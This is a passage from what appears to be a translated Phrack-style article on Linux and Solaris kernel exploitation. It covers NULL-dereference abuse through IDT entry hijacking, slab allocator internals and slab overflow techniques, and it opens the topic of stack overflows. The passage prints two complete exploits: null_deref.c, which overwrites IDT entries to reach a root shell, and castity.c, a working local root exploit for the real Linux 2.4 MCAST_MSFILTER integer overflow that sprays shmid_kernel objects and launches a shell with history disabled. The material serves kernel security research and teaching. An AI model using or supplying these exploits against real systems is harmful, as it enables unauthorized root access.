В этот момент есть много способов эксплуатации уязвимого кода, но лучше найти способ, «работающий везде». Как сказано выше, будет использована IDT и перезапись одной из её записей (точнее, `Tpar Gate`, чтобы угнать обработчик исключения и перенаправить поток выполнения в пространство пользователя). Каждая запись IDT занимает 64 бита (8 байт), и требуется переполнить значение `base_offset`, чтобы изменить старший байт адреса обработчика исключения и перенаправить его ниже значения `PAGE_OFFSET` (`0xc0000000`).

Поскольку старшие 16 бит находятся в 7-м и 8-м байте записи IDT, именно эта запись является нашей целью, однако в [4] записываются 4 байта для значения `uid`, что испортит следующую запись. Лучше использовать две смежные «редко используемые» записи: было выбрано использовать 4-ю и 5-ю — `#OF` (исключение переполнения) и `#BR` (исключение выхода за границы диапазона `BOUND`).

В этот момент мы не полностью контролируем адрес возврата, но это не большая проблема — можно сделать `mmap` большого региона пространства пользователя и заполнить его нопами, подготовив удобную и безопасную точку посадки для эксплойта. Остаётся лишь восстановить после получения потока управления в пространстве пользователя исходные записи IDT — либо хардкодируя значения в заглушке шеллкода, либо используя `lkm` или код патчинга через `/dev/kmem`.

Последнее (очевидное) замечание: уязвимости разыменования `NULL` эксплуатируемы только в операционных системах с моделью памяти «совместное пространство пользователя и ядра».

2.1.1 - Уязвимости разыменования `NULL`/пространства пользователя: `null_deref.c`

`stuff/expl/null_deref.c`

```

#include <sys/ioctl.h>
#include <stdio.h>
#include <string.h>

```

```

#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>

#include "dummy.h"

#define DEVICE          "/dev/dummy"
#define NOP             0x90
#define STACK_SIZE     8192

// #define STACK_SIZE 4096

#define PAGE_SIZE       0x1000
#define PAGE_OFFSET     12
#define PAGE_MASK       ~(PAGE_SIZE - 1)

#define ANTANI           "antani"

uint32_t               bound_check[2]={0x00,0x00};
extern void             do_it();
uid_t                  UID;

void do_bound_check()
{
    asm volatile("bound %1, %0\t\n" : "=m"(bound_check) : "a"(0xFF));
}

/* simple shell spawn */
void get_root()
{
    char *argv[] = { "/bin/sh", "--noprofile", "--norc", NULL };
    char *envp[] = { "TERM=linux", "PS1=y0y0\\$", "BASH_HISTORY=/dev/null",
                     "HISTORY=/dev/null", "history=/dev/null",
                     "PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin", NULL };

    execve("/bin/sh", argv, envp);
    fprintf(stderr, "[*] Execve failed\n");
    exit(-1);
}

/* this function is called by fake exception handler: take 0 uid and restore trashed entry */
void give_priv_and_restore(unsigned int thread)
{
    int i;
    unsigned short addr;
    unsigned int* p = (unsigned int*)thread;

    /* simple trick */
    for(i=0; i < 0x100; i++)
        if( (p[i] == UID) && (p[i+1] == UID) && (p[i+2] == UID) && (p[i+3] == UID) )
            p[i] = 0, p[i+1] = 0;
}

#define CODE_SIZE       0x1e

void dummy(void)
{
    asm("do_it;"
        "addl $6, (%esp);" // after bound exception EIP points again to the bound instruction
        "pusha;"
        "movl %%esp, %%eax;"
        "andl %0, %%eax;"
        "movl (%%eax), %%eax;");
}

```



```

        "add $100, %%eax;"
        "pushl %%eax;"
        "movl $give_priv_and_restore, %%ebx;"
        "call *%%ebx;"
        "popl %%eax;"
        "popa;"
        "iret;"
        "nop;nop;nop;nop;"
        :: "i" ( ~(STACK_SIZE -1))
);
return;
}

struct idt_struct
{
    uint16_t limit;
    uint32_t base;
} __attribute__((packed));

static char *allocate_frame_chunk(unsigned int base_addr,
                                   unsigned int size,
                                   void* code_addr)
{
    unsigned int round_addr = base_addr & PAGE_MASK;
    unsigned int diff      = base_addr - round_addr;
    unsigned int len       = (size + diff + (PAGE_SIZE-1)) & PAGE_MASK;

    char *map_addr = mmap((void*)round_addr,
                           len,
                           PROT_READ|PROT_WRITE,
                           MAP_FIXED|MAP_ANONYMOUS|MAP_PRIVATE,
                           0,
                           0);
    if(map_addr == MAP_FAILED)
        return MAP_FAILED;

    if(code_addr)
    {
        memset(map_addr, NOP, len);
        memcpy(map_addr, code_addr, size);
    }
    else
        memset(map_addr, 0x00, len);

    return (char*)base_addr;
}

inline unsigned int *get_zero_page(unsigned int size)
{
    return (unsigned int*)allocate_frame_chunk(0x00000000, size, NULL);
}

#define BOUND_ENTRY 5
unsigned int get_BOUND_address()
{
    struct idt_struct idt;
    asm volatile("sidt %0\t\n" : "=m"(idt));
    return idt.base + (8*BOUND_ENTRY);
}

unsigned int prepare_jump_code()
{
    UID = getuid();          /* set global uid */
    unsigned int base_address = ((UID & 0x0000FF00) << 16) + ((UID & 0xFF) << 16);
    printf("Using base address of: 0x%08x-0x%08x\n", base_address, base_address + 0x20000 -1);
    char *addr = allocate_frame_chunk(base_address, 0x20000, NULL);
    if(addr == MAP_FAILED)
    {

```

```

    perror("unable to mmap jump code");
    exit(-1);
}

memset((void*)base_address, NOP, 0x20000);
memcpy((void*)(base_address + 0x10000), do_it, CODE_SIZE);

return base_address;
}

int main(int argc, char *argv[])
{
    struct user_data_ioctl user_ioctl;
    unsigned int *zero_page, *jump_pages, save_ptr;

    zero_page = get_zero_page(PAGE_SIZE);
    if(zero_page == MAP_FAILED)
    {
        perror("mmap: unable to map zero page");
        exit(-1);
    }

    jump_pages = (unsigned int*)prepare_jump_code();

    int ret, fd = open(DEVICE, O_RDONLY), alloc_size;

    if(argc > 1)
        alloc_size = atoi(argv[1]);
    else
        alloc_size = PAGE_SIZE-8;

    if(fd < 0)
    {
        perror("open: dummy device");
        exit(-1);
    }

    memset(&user_ioctl, 0x00, sizeof(struct user_data_ioctl));
    user_ioctl.size = alloc_size;

    ret = ioctl(fd, KERN_IOCTL_ALLOC_INFO, &user_ioctl);
    if(ret < 0)
    {
        perror("ioctl KERN_IOCTL_ALLOC_INFO");
        exit(-1);
    }

    /* save old struct ptr stored by kernel in the first word */
    save_ptr = *zero_page;

    /* compute the new ptr inside the IDT table between BOUND and INVALIDOP exception */
    printf("IDT bound: %x\n", get_BOUND_address());
    *zero_page = get_BOUND_address() + 6;

    user_ioctl.size=strlen(ANTANI)+1;
    user_ioctl.buffer=ANTANI;

    ret = ioctl(fd, KERN_IOCTL_STORE_INFO, &user_ioctl);

    getchar();
    do_bound_check();

    /* restore trashed ptr */
    *zero_page = save_ptr;

    ret = ioctl(fd, KERN_IOCTL_FREE_INFO, NULL);
    if(ret < 0)
    {

```

```

    perror("ioctl KERN_IOCTL_FREE_INFO");
    exit(-1);
}

get_root();

return 0;
}

---
```

2.2 - Аллокатор слябов

Главная цель аллокатора слябов — ускорить выделение/освобождение интенсивно используемых небольших «объектов» и снизить фрагментацию, которая возникала бы при использовании постраничного аллокатора. Solaris и Linux реализуют аллокатор слябов, основанный на описанном Bonwick [8] в 1994 году и реализованном в Solaris 2.4.

Идея, в основном, такова: объекты одного типа сгруппированы в кэш в готовом виде. Кэш разделён на «слябы», состоящие из одной или нескольких смежных страничных фреймов. Каждый раз, когда операционной системе нужно больше объектов, выделяются новые страничные фреймы (и тем самым новые «слябы»), и содержащиеся в них объекты конструируются. Когда вызывающий нуждается в одном из таких объектов, ему возвращается уже готовый — остаётся лишь заполнить его действительными данными. Когда объект «освобождается», он не уничтожается, а просто возвращается в свой сляб и помечается как доступный.

Кэши создаются для наиболее часто используемых объектов/структур внутри операционной системы — например, представляющих иноды, области виртуальной памяти и т. д. Создаются также кэши общего назначения, подходящие для небольших выделений памяти, по одному на каждую степень двойки, чтобы внутренняя фрагментация гарантированно не превышала 50%. Функции Linux `kmalloc()` и Solaris `kmem_alloc()` используют именно эти кэши. Поскольку вызывающий должен сам «очистить» возвращённый из сляба объект (который может содержать «мёртвые» данные), обычно также предоставляются функции-обёртки, возвращающие обнулённую память (`kzalloc()`, `kmem_zalloc()`).

Важной (с точки зрения эксплуатации) «особенностью» аллокатора слябов является `bufctl`, значимый только внутри свободного объекта и используемый для указания «следующего свободного объекта». Таким образом создаётся список свободных объектов, работающий как LIFO, — что, как будет показано, крайне важно для надёжной эксплуатации.

С каждым слябом ассоциирована управляющая структура (`kmem_slab_t` в Solaris, `slab_t` в Linux), которая хранится внутри сляба (в начале — в Linux, в конце — в Solaris), если размер объекта ниже определённого предела (1/8 страницы), или снаружи. Поскольку для каждого «типа объекта» есть свой «кэш», нет никакой гарантии, что «объекты» будут выровнены точно по границам страниц внутри сляба. «Свободное» пространство (не принадлежащее ни одному объекту и не управляющей структуре сляба) используется для «раскрашивания» сляба с соблюдением выравнивания объекта (если `свободное < выравнивание`, раскрашивания не происходит).

Таким образом, первый объект сохраняется со «смещением» внутри сляба, определяемым значением `цвета * выравнивание` (и соответственно то же происходит со всеми последующими объектами), чтобы объекты одного размера в разных слябах реже оказывались в одних и тех же строках кэша процессора.

Подробнее об аллокаторе слябов здесь останавливаться не будем — он хорошо и подробно описан во многих других местах, прежде всего в [9], [10] и [11], и перейдём к реальной эксплуатации. Некоторые дополнительные сведения о реализации, однако, будут приведены вместе с описанием техник эксплуатации.

2.2.1 - Уязвимости переполнения слябов

Примечание: как сказано выше, в Solaris и Linux есть две разные функции для выделения из кэшей общего назначения: `kmem_alloc()` и `kmalloc()`. Эти функции ведут себя принципиально одинаково, поэтому далее для обеих будет использоваться термин `kmalloc` и «память, выделенная `kmalloc`».

Переполнение сляба — это просто запись за пределы буфера объекта, выделенного через `kmalloc`. Результатом такого переполнения может быть:

- Перезапись смежного объекта внутри сляба.
- Перезапись страницы, следующей за слябом, в случае переполнения за последним объектом.
- Перезапись управляющей структуры, ассоциированной со слябом (только в Solaris).

Первый случай будет использован для демонстрации эксплойта. Основная идея в такой ситуации — заполнить слябы (отслеживать состояние слябов можно через `/proc/slabinfo` в Linux и `kstat -n 'cache_name'` в Solaris), чтобы потребовался новый. Это делается, чтобы гарантировать «контролируемый» `bufctl`: поскольку все слябы были полны, получается новая страница вместе со «свежим» указателем `bufctl`, начинающимся с первого объекта.

После этого выделяются два объекта, первый освобождается и запускается уязвимый код: он запрашивает новый объект и перезаписывает данные во втором ранее выделенном объекте. Если указатель внутри этого второго объекта сохранён и используется после переполнения, он находится под нашим контролем. Этот подход очень надёжен.

Второй случай сложнее, поскольку нет объекта с указателем или значимыми для изменения данными для перезаписи. Тем не менее есть один шанс — использовать аллокатор страничных фреймов. Нужно потреблять много памяти, запрашивая тот вид «страницы», в которую нужно переполниться (например, огромное количество файловых дескрипторов), создавая давление на память. Затем освобождаем пару из них, чтобы суммарное количество составило страницу. После этого начинаем заполнять сляб так, чтобы запросилась новая страница. Если повезёт, новая страница окажется прямо перед одной из ранее выделенных, и появится возможность в неё переполниться.

Главное, что влияет на надёжность такого эксплойта:

- Непросто «изолировать» конкретную структуру/данные для массового выделения на первом шаге, не допустив при этом роста других структур/данных ядра в тех же местах. Поясним на примере: для выделения огромного количества файловых дескрипторов нужно создать большое количество потоков. Это влечёт выделение всех связанных управляющих структур, которые могут оказаться прямо после нашего переполняющегося буфера.

Третий случай возможен только в Solaris и только для слябов, хранящих объекты размером менее `page_size >> 3`. Поскольку Solaris хранит структуру `kmem_slab` в конце сляба, переполнение последнего объекта можно использовать для перезаписи данных внутри неё.

В двух последних «типологиях» эксплойта нужно принимать во внимание раскрашивание слябов. Обе операционные системы хранят «смещение следующего цвета» в дескрипторе кэша и обновляют его при каждом выделении сляба (пример из исходников OpenSolaris):

```
usr/src/uts/common/os/kmem.c

static kmem_slab_t *
kmem_slab_create(kmem_cache_t *cp, int kmflag)
{
    [...]
}
```

```

        size_t color, chunks;
[...]
        color = cp->cache_color + cp->cache_align;
        if (color > cp->cache_maxcolor)
            color = cp->cache_mincolor;
        cp->cache_color = color;

```

`mincolor` и `maxcolor` вычисляются при создании кэша и представляют границы доступного раскрашивания:

```

# uname -a
SunOS principessa 5.9 Generic_118558-34 sun4u sparc SUNW,Ultra-5_10
# kstat -n file_cache | grep slab
        slab_alloc          280
        slab_create          2
        slab_destroy         0
        slab_free            0
        slab_size            8192
# kstat -n file_cache | grep align
        align                8
# kstat -n file_cache | grep buf_size
        buf_size             56
# mdb -k
Loading modules: [ unix krtld genunix ip usba nfs random ptm ]
> ::sizeof kmem_slab_t
sizeof (kmem_slab_t) = 0x38
> ::kmem_cache ! grep file_cache
00000300005fed88 file_cache          0000 000000          56          290
> 00000300005fed88::print kmem_cache_t cache_mincolor
cache_mincolor = 0
> 00000300005fed88::print kmem_cache_t cache_maxcolor
cache_maxcolor = 0x10
> 00000300005fed88::print kmem_cache_t cache_color
cache_color = 0x10
> ::quit

```

Из `kstat` видно, что созданы 2 сляба, и известно выравнивание — 8. Размер объекта — 56 байт, размер управляющей структуры внутри сляба — тоже 56. Каждый сляб занимает 8192 байта, что по модулю 56 даёт ровно 16 — значение `maxcolor` (диапазон цветов, таким образом, 0–16, что даёт три возможных варианта раскрашивания при выравнивании 8).

Основываясь на приведённом ранее фрагменте кода, можно утверждать, что первое выделение имело раскрашивание 8 (`mincolor == 0 + align == 8`), второе — 16 (именно это значение по-прежнему записано в `kmem_cache_t`). Если бы сляб был исчерпан и потребовался бы новый, значение раскрашивания гарантированно стало бы 0.

Linux использует аналогичное «циклическое» раскрашивание — достаточно посмотреть на установку и инкремент `kmem_cache_t->colour_next`.

В обеих операционных системах значение цвета не уменьшается при освобождении сляба — это тоже нужно учитывать (в Solaris это легко сделать, поскольку `slab_create` — максимальное количество созданных слябов).

2.2.2 - Эксплуатация переполнения сляба: MCAST_MSFILTER

Имея техническую базу для понимания и эксплуатации переполнения сляба, перейдём к практическому примеру. Ниже представлен эксплойт для уязвимости MCAST_MSFILTER [4], найденной специалистами iSEC:

```

linux-2.4.24/net/ipv4/ip_sockglue.c

case MCAST_MSFILTER:
{

```

```

    struct sockaddr_in *psin;
    struct ip_msfilter *msf = 0;
    struct group_filter *gsf = 0;
    int msize, i, ifindex;

    if (optlen < GROUP_FILTER_SIZE(0))
        goto e_inval;
    gsf = (struct group_filter *)kmalloc(optlen, GFP_KERNEL); [2]
    if (gsf == 0) {
        err = -ENOBUFFS;
        break;
    }
    err = -EFAULT;
    if (copy_from_user(gsf, optval, optlen)) { [3]
        goto mc_msf_out;
    }
    if (GROUP_FILTER_SIZE(gsf->gf_numsrc) < optlen) { [4]
        err = EINVAL;
        goto mc_msf_out;
    }
    msize = IP_MSFILTER_SIZE(gsf->gf_numsrc); [1]
    msf = (struct ip_msfilter *)kmalloc(msize, GFP_KERNEL); [7]
    if (msf == 0) {
        err = -ENOBUFFS;
        goto mc_msf_out;
    }
□
□[...]

    msf->imsf_multiaddr = psin->sin_addr.s_addr;
    msf->imsf_interface = 0;
    msf->imsf_fmode = gsf->gf_fmode;
    msf->imsf_numsrc = gsf->gf_numsrc;
    err = -EADDRNOTAVAIL;
    for (i=0; i<gsf->gf_numsrc; ++i) { [5]
        psin = (struct sockaddr_in *)&gsf->gf_slist[i];

        if (psin->sin_family != AF_INET) [8]
            goto mc_msf_out;
        msf->imsf_slist[i] = psin->sin_addr.s_addr; [6]

    }

[...]
```

□mc_msf_out:

```

        if (msf)
            kfree(msf);
        if (gsf)
            kfree(gsf);
        break;

[...]
```

linux-2.4.24/include/linux/in.h

```

#define IP_MSFILTER_SIZE(numsrc) \    [1]
    (sizeof(struct ip_msfilter) - sizeof(__u32) \
    + (numsrc) * sizeof(__u32))

[...]
```

```

#define GROUP_FILTER_SIZE(numsrc) \    [4]
    (sizeof(struct group_filter) - sizeof(struct
    __kernel_sockaddr_storage) \
    + (numsrc) * sizeof(struct __kernel_sockaddr_storage))
```

Уязвимость представляет собой целочисленное переполнение в [1], поскольку мы контролируем структуру `gsf`, как видно из [2] и [3]. Проверка в [4] поначалу оказалась проблемой, которая была решена благодаря свойству сляба не очищать объекты при освобождении (подробнее об этом ниже). Цикл `for` в [5] — место, где фактически происходит переполнение: в [6] записывается `psin->sin_addr.s_addr`, переданный внутри структуры `gsf`, поверх ранее выделенной

структуры `msf` [7] (`kmalloc`-нутой с неправильно вычисленным значением `msize`). Этот цикл `for` является подарком: благодаря проверке в [8] удаётся избежать классической проблемы ошибок, производных от целочисленного переполнения (то есть записи `_очень_` далеко за буфер из-за обычно огромного значения, используемого для запуска переполнения) и чисто выйти через `mc_msf_out`.

Как было объяснено ранее при описании «первого подхода к эксплуатации», нужно найти объект/данные, выделяемые через `kmalloc` в том же слябе и содержащие указатель или ключевое значение, позволяющее изменить поток выполнения.

Решение найдено в `struct shmid_kernel`:

`linux-2.4.24/ipc/shm.c`

```
struct shmid_kernel /* private to the kernel */
{
    struct kern_ipc_perm    shm_perm;
    struct file *          shm_file;
    int                    id;
    [...]
};

[...]

asmlinkage long sys_shmget (key_t key, size_t size, int shmflg)
{
    struct shmid_kernel *shp;
    int err, id = 0;

    down(&shm_ids.sem);
    if (key == IPC_PRIVATE) {
        err = newseg(key, shmflg, size);
    [...]

    static int newseg (key_t key, int shmflg, size_t size)
    {
    [...]
        shp = (struct shmid_kernel *) kmalloc (sizeof (*shp), GFP_USER);
    [...]
    }
}
```

Как видно, `struct shmid_kernel` занимает 64 байта и выделяется через `kmalloc` (кэш общего назначения `size=64`) [можно выделить столько, сколько нужно для заполнения сляба, с помощью последовательных вызовов `shmget`]. Внутри есть указатель `struct file`, который с помощью переполнения можно направить в пространство пользователя, где будут эмулированы все необходимые структуры для достижения разыменования указателя на функцию (именно это и делает эксплойт).

Теперь нужно заставить значение `msize` быть `> 32` и `gf_numsrc` находится в диапазоне от `0x40000005` до `0x4000000c`. Это поднимает ещё одну проблему: поскольку можно записать 4 байта для каждого `__kernel_sockaddr_storage` в структуре `gsf`, нужна достаточно большая структура, чтобы добраться до указателя `shm_file`, а значит, нужно передать большое значение `optlen`. Диапазон `0x40000005–0x4000000c`, однако, заставляет макрос `GROUP_FILTER_SIZE()`, используемый в [4], вычисляться в положительное и маленькое значение, недостаточно большое, чтобы достичь указателя `shm_file`.

Эта проблема решается благодаря тому, что после освобождения объекта его «содержимое памяти» не обнуляется (и не очищается никаким образом). Поскольку `copy_from_user` в [3] происходит до проверки в [4], удалось создать последовательность объектов размером 1024 путём многократного вызова `setsockopt`, завершающегося неудачей в [4], получив тем самым достаточно большой объект.

Чтобы прояснить это, суммируем шаги:

- Заполняем слябы 1024, чтобы при следующем выделении вернулся «свежий».
- Выделяем первый объект нового сляба 1024.
- Используем столько «неудачных» `setsockopt`, сколько нужно, чтобы скопировать значения в объекты 2 и 3 [и 4, если нужно, хотя обычно нет].
- Освобождаем первый объект.
- Используем меньшее (но всё ещё приводящее к выделению в слябе 1024) значение `optlen`, которое пройдёт проверку в [4].

В этот момент указатель `gsf` указывает на первый объект нашего свежесозданного сляба. Объекты 2 и 3 ещё не переиспользовались, поэтому всё ещё содержат наши данные. Поскольку объекты внутри сляба смежны, у нас де-факто более крупная (и достаточно большая) структура `gsf`, чтобы добраться до указателя `shm_file`.

Последнее замечание: для надёжного заполнения слябов проверяем `/proc/slabinfo`. Эксплойт, названный `castity.c`, был написан при публикации advisory и рассчитан только на ядра 2.4. (уязвимость `sys_epoll` [12] была вполне достаточна для 2.6. ;)).

Эксплойт приводится ниже, без вступительного заголовка, поскольку подход уже подробно описан выше.

stuff/expl/linux/castity.c

```
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/shm.h>
#include <sys/socket.h>
#include <sys/resource.h>
#include <sys/wait.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <signal.h>
#include <errno.h>

#define __u32          unsigned int
#define MCAST_MSFILTER 48
#define SOL_IP         0
#define SIZE           4096
#define R_FILE         "/etc/passwd"    // Set it to whatever file you
can read. It's just for 1024 filling.

struct in_addr {
    unsigned int    s_addr;
};

#define __SOCK_SIZE__  16

struct sockaddr_in {
    unsigned short    sin_family;    /* Address family */
    unsigned short int sin_port;     /* Port number */
    struct in_addr     sin_addr;     /* Internet address */

    /* Pad to size of `struct sockaddr'. */
    unsigned char      __pad[__SOCK_SIZE__ - sizeof(short int) -
                                sizeof(unsigned short int) - sizeof(struct
in_addr)];
};

struct group_filter
{
    __u32              gf_interface; /* interface index */
    struct sockaddr_storage gf_group; /* multicast address */
    __u32              gf_fmode;    /* filter mode */
    __u32              gf_numsrc;   /* number of sources */
    struct sockaddr_storage gf_slist[1]; /* interface index */
}
```



```

};

struct damn_inode
{
    void      *a, *b;
    void      *c, *d;
    void      *e, *f;
    void      *i, *l;
    unsigned long  size[40]; // Yes, somewhere here :-)
} le;

struct dentry_suck
{
    unsigned int  count, flags;
    void          *inode;
    void          *dd;
} fucking = { 0xbad, 0xbad, &le, NULL };

struct fops_rox
{
    void      *a, *b, *c, *d, *e, *f, *g;
    void      *mmap;
    void      *h, *i, *l, *m, *n, *o, *p, *q, *r;
    void      *get_unmapped_area;
} chien;

struct file_fuck
{
    void      *prev, *next;
    void      *dentry;
    void      *mnt;
    void      *fop;
} gagne = { NULL, NULL, &fucking, NULL, &chien };

static char    stack[16384];

int
    gotsig = 0,
    fillup_1024 = 0,
    fillup_64 = 0,
    uid, gid;

int
    *pid, *shmid;

static void sigusr(int b)
{
    gotsig = 1;
}

void fatal (char *str)
{
    fprintf(stderr, "[-] %s\n", str);
    exit(EXIT_FAILURE);
}

#define BUFSIZE 256

int calculate_slaboff(char *name)
{
    FILE *fp;
    char slab[BUFSIZE], line[BUFSIZE];
    int ret;
    /* UP case */
    int active_obj, total;

    bzero(slab, BUFSIZE);
    bzero(line, BUFSIZE);

    fp = fopen("/proc/slabinfo", "r");

```

```

if ( fp == NULL )
    fatal("error opening /proc for slabinfo");

fgets(slab, sizeof(slab) - 1, fp);
do {
    ret = 0;
    if (!fgets(line, sizeof(line) - 1, fp))
        break;
    ret = sscanf(line, "%s %u %u", slab, &active_obj, &total);
} while (strcmp(slab, name));

close(fileno(fp));
fclose(fp);

return ret == 3 ? total - active_obj : -1;

}

int populate_1024_slab()
{
    int fd[252];
    int i;

    signal(SIGUSR1, sigusr);

    for ( i = 0; i < 252 ; i++)
        fd[i] = open(R_FILE, O_RDONLY);

    while (!gotsig)
        pause();
    gotsig = 0;

    for ( i = 0; i < 252; i++)
        close(fd[i]);
}

int kernel_code()
{
    int i, c;
    int *v;

    __asm__ ("movl    %%esp, %0" : : "m" (c));

    c &= 0xffffe000;
    v = (void *) c;

    for (i = 0; i < 4096 / sizeof(*v) - 1; i++) {
        if (v[i] == uid && v[i+1] == uid) {
            i++; v[i++] = 0; v[i++] = 0; v[i++] = 0;
        }
        if (v[i] == gid) {
            v[i++] = 0; v[i++] = 0; v[i++] = 0; v[i++] = 0;
            return -1;
        }
    }

    return -1;
}

void prepare_evil_file ()
{
    int i = 0;

    chien.mmap = &kernel_code ;    // just to pass do_mmap_pgoff check
    chien.get_unmapped_area = &kernel_code;

```

```

/*
 * First time i run the exploit i was using a precise offset for
 * size, and i calculated it _wrong_. Since then my lazyness took
□ * over and i use that ""very clean"" *g* approach.
 * Why i'm telling you ? It's 3 a.m., i don't find any better than
 * writing blubbish comments
 */

for ( i = 0; i < 40; i++)
    le.size[i] = SIZE;

}

#define SEQ_MULTIPLIER 32768

void prepare_evil_gf ( struct group_filter *gf, int id )
{
    int                filling_space = 64 - 4 * sizeof(int);
    int                i = 0;
    struct sockaddr_in *sin;

    filling_space /= 4;

    for ( i = 0; i < filling_space; i++ )
    {
        sin = (struct sockaddr_in *)&gf->gf_slist[i];
        sin->sin_family = AF_INET;
        sin->sin_addr.s_addr = 0x41414141;
    }

    /* Emulation of struct kern_ipc_perm */

    sin = (struct sockaddr_in *)&gf->gf_slist[i++];
    sin->sin_family = AF_INET;
    sin->sin_addr.s_addr = IPC_PRIVATE;

    sin = (struct sockaddr_in *)&gf->gf_slist[i++];
    sin->sin_family = AF_INET;
    sin->sin_addr.s_addr = uid;

    sin = (struct sockaddr_in *)&gf->gf_slist[i++];
    sin->sin_family = AF_INET;
    sin->sin_addr.s_addr = gid;

    sin = (struct sockaddr_in *)&gf->gf_slist[i++];
    sin->sin_family = AF_INET;
    sin->sin_addr.s_addr = uid;

    sin = (struct sockaddr_in *)&gf->gf_slist[i++];
    sin->sin_family = AF_INET;
    sin->sin_addr.s_addr = gid;

    sin = (struct sockaddr_in *)&gf->gf_slist[i++];
    sin->sin_family = AF_INET;
    sin->sin_addr.s_addr = -1;

    sin = (struct sockaddr_in *)&gf->gf_slist[i++];
    sin->sin_family = AF_INET;
    sin->sin_addr.s_addr = id/SEQ_MULTIPLIER;

    /* evil struct file address */

    sin = (struct sockaddr_in *)&gf->gf_slist[i++];
    sin->sin_family = AF_INET;
    sin->sin_addr.s_addr = (unsigned long)&gagne;

    /* that will stop mcast loop */

    sin = (struct sockaddr_in *)&gf->gf_slist[i++];
    sin->sin_family = 0xbad;
    sin->sin_addr.s_addr = 0xdeadbeef;

```

```

        return;
    }

void    cleanup ()
{
    int                i = 0;
    struct shmid_ds    s;

    for ( i = 0; i < fillup_1024; i++ )
    {
        kill(pid[i], SIGUSR1);
        waitpid(pid[i], NULL, __WCLONE);
    }

    for ( i = 0; i < fillup_64 - 2; i++ )
        shmctl(shmid[i], IPC_RMID, &s);
}

#define EVIL_GAP        4
#define SLAB_1024        "size=1024"
#define SLAB_64          "size=64"
#define OVF              21
#define CHUNKS           1024
#define LOOP_VAL         0x4000000f
#define CHIEN_VAL        0x4000000b

main()
{
    int                sockfd, ret, i;
    unsigned int        true_alloc_size, last_alloc_chunk, loops;
    char                *buffer;
    struct group_filter  *gf;
    struct shmid_ds      s;

    char    *argv[] = { "le-chien", NULL };
    char    *envp[] = { "TERM=linux", "PS1=le-chien\\$",
"BASH_HISTORY=/dev/null", "HISTORY=/dev/null", "history=/dev/null",
"PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin",
"HISTFILE=/dev/null", NULL };

    true_alloc_size = sizeof(struct group_filter) - sizeof(struct
sockaddr_storage) + sizeof(struct sockaddr_storage) * OVF;
    sockfd = socket(AF_INET, SOCK_STREAM, 0);

    uid = getuid();
    gid = getgid();

    gf = malloc (true_alloc_size);
    if ( gf == NULL )
        fatal("Malloc failure\n");

    gf->gf_interface = 0;
    gf->gf_group.ss_family = AF_INET;

    fillup_64 = calculate_slaboff(SLAB_64);

    if ( fillup_64 == -1 )
        fatal("Error calculating slab fillup\n");

    printf("[+] Slab %s fillup is %d\n", SLAB_64, fillup_64);

    /* Yes, two would be enough, but we have that "sexy" #define, why
don't use it ? :-) */

    fillup_64 += EVIL_GAP;

    shmid = malloc(fillup_64 * sizeof(int));

```

```

        if ( shmid == NULL )
            fatal("Malloc failure\n");

/* Filling up the size-64 and obtaining a new page with EVIL_GAP
entries */

    for ( i = 0; i < fillup_64; i++ )
        shmid[i] = shmget(IPC_PRIVATE, 4096, IPC_CREAT|SHM_R);

    prepare_evil_file();
    prepare_evil_gf(gf, shmid[fillup_64 - 1]);

    buffer = (char *)gf;

    fillup_1024 = calculate_slaboff(SLAB_1024);
    if ( fillup_1024 == -1 )
        fatal("Error calculating slab fillup\n");

    printf("[+] Slab %s fillup is %d\n", SLAB_1024, fillup_1024);

    fillup_1024 += EVIL_GAP;

    pid = malloc(fillup_1024 * sizeof(int));
    if (pid == NULL )
        fatal("Malloc failure\n");

    for ( i = 0; i < fillup_1024; i++)
        pid[i] = clone(populate_1024_slab, stack + sizeof(stack) -
4, 0, NULL);

    printf("[+] Attempting to trash size-1024 slab\n");

/* Here starts the loop trashing size-1024 slab */

    last_alloc_chunk = true_alloc_size % CHUNKS;
    loops = true_alloc_size / CHUNKS;

    gf->gf_numsrc = LOOP_VAL;

    printf("[+] Last size-1024 chunk is of size %d\n",
last_alloc_chunk);
    printf("[+] Looping for %d chunks\n", loops);

    kill(pid[--fillup_1024], SIGUSR1);
    waitpid(pid[fillup_1024], NULL, __WCLONE);

    if ( last_alloc_chunk > 512 )
        ret = setsockopt(sockfd, SOL_IP, MCAST_MSFILTER, buffer +
loops * CHUNKS, last_alloc_chunk);
    else

/*
 * Should never happen. If it happens it probably means that we've
 * bigger datatypes (or slab-size), so probably
 * there's something more to "fix me". The while loop below is
 * already okay for the eventual fixing ;)
 */

        fatal("Last alloc chunk fix me\n");

    while ( loops > 1 )
    {
        kill(pid[--fillup_1024], SIGUSR1);
        waitpid(pid[fillup_1024], NULL, __WCLONE);

        ret = setsockopt(sockfd, SOL_IP, MCAST_MSFILTER, buffer +
--loops * CHUNKS, CHUNKS);
    }

/* Let's the real fun begin */

```

```

gf->gf_numsrc = CHIEN_VAL;

kill(pid[--fillup_1024], SIGUSR1);
waitpid(pid[fillup_1024], NULL, __WCLONE);

shmctl(shmid[fillup_64 - 2], IPC_RMID, &s);
setsockopt(sockfd, SOL_IP, MCAST_MSFILTER, buffer, CHUNKS);

cleanup();

ret = (unsigned long)shmat(shmid[fillup_64 - 1], NULL,
SHM_RDONLY);

if ( ret == -1)
{
    printf("Le Fucking Chien GAGNE!!!!!!\n");
    setresuid(0, 0, 0);
    setresgid(0, 0, 0);
    execve("/bin/sh", argv, envp);
    exit(0);
}

printf("Here we are, something sucked :/ (if not L1_cache too big,
probably slab align, retry)\n" );
}

---

```

2.3 - Уязвимости переполнения стека

Когда процесс находится в режиме ядра, у него есть стек, отличный от стека пространства пользователя. Назовём его «стеком ядра». Этот стек обычно ограничен несколькими страницами (в Linux — 2 страницы, 8 кб, хотя существует опция компиляции для ограничения до одной страницы), и неудивительно, что распространённая практика разработки кода ядра — по возможности минимально использовать стековое пространство внутри функции.

На первый взгляд можно представить два различных сценария, которые можно назвать «уязвимостями переполнения стека»:

- «Стандартная» уязвимость переполнения стека: запись за пределы буфера на стеке перезаписывает сохранённый указатель инструкций, указатель фрейма (только в Solaris, Linux компилируется с `-fomit-frame-pointer`) или переменную (обычно указатель), также расположенную на стеке.
- «Переполнение размера стека»: глубоко вложенный граф вызовов выходит за пределы выделенного стекового пространства.

